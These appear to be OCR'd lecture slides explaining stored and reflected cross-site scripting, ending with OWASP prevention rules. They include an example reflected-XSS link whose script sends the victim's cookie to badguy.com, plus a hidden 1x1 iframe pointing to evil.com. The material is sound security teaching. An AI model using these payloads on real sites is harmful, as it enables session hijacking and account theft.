Reflections on XSS and User Interfaces


Two Major Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or “persistent”) XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `mybank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `mybank.com`


Reflected XSS (Cross-Site Scripting)

Victim client


Reflected XSS



Reflected XSS




Reflected XSS




Exact URL under attacker's control

Reflected XSS




Reflected XSS




execute script embedded in input as though server meant us to run it


Reflected XSS



Reflected XSS



Reflected XSS



Attack Server

evil.com

1 visit web site

2 receive malicious page

7 send valuable data

Victim client

3 click on link

4 **echo** user input

6 perform attacker action

5

execute script
embedded in input
as though server
meant us to run it

Server Patsy/Victim

mybank.com

("Reflected" XSS attack)

Example of How
Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - **`http://victim.com/search.php?term=apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
. . .
</BODY> </HTML>
```

- How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - **`http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`**
    - **`http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`**
- What if user clicks on this link?
  - Browser goes to **`victim.com/search.php?...`**
  - victim.com returns
    `<HTML> Results for <script>` … **`</script>`** …
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - **`<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`**
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them


And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to badguy.com/exploitme
- badguy.com/exploitme is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is ***legitimate*** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)


- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - Never insert untrusted data except in allowed locations
  - HTML-escape before inserting untrusted data into simple HTML element contents
  - HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations



```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```


HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents



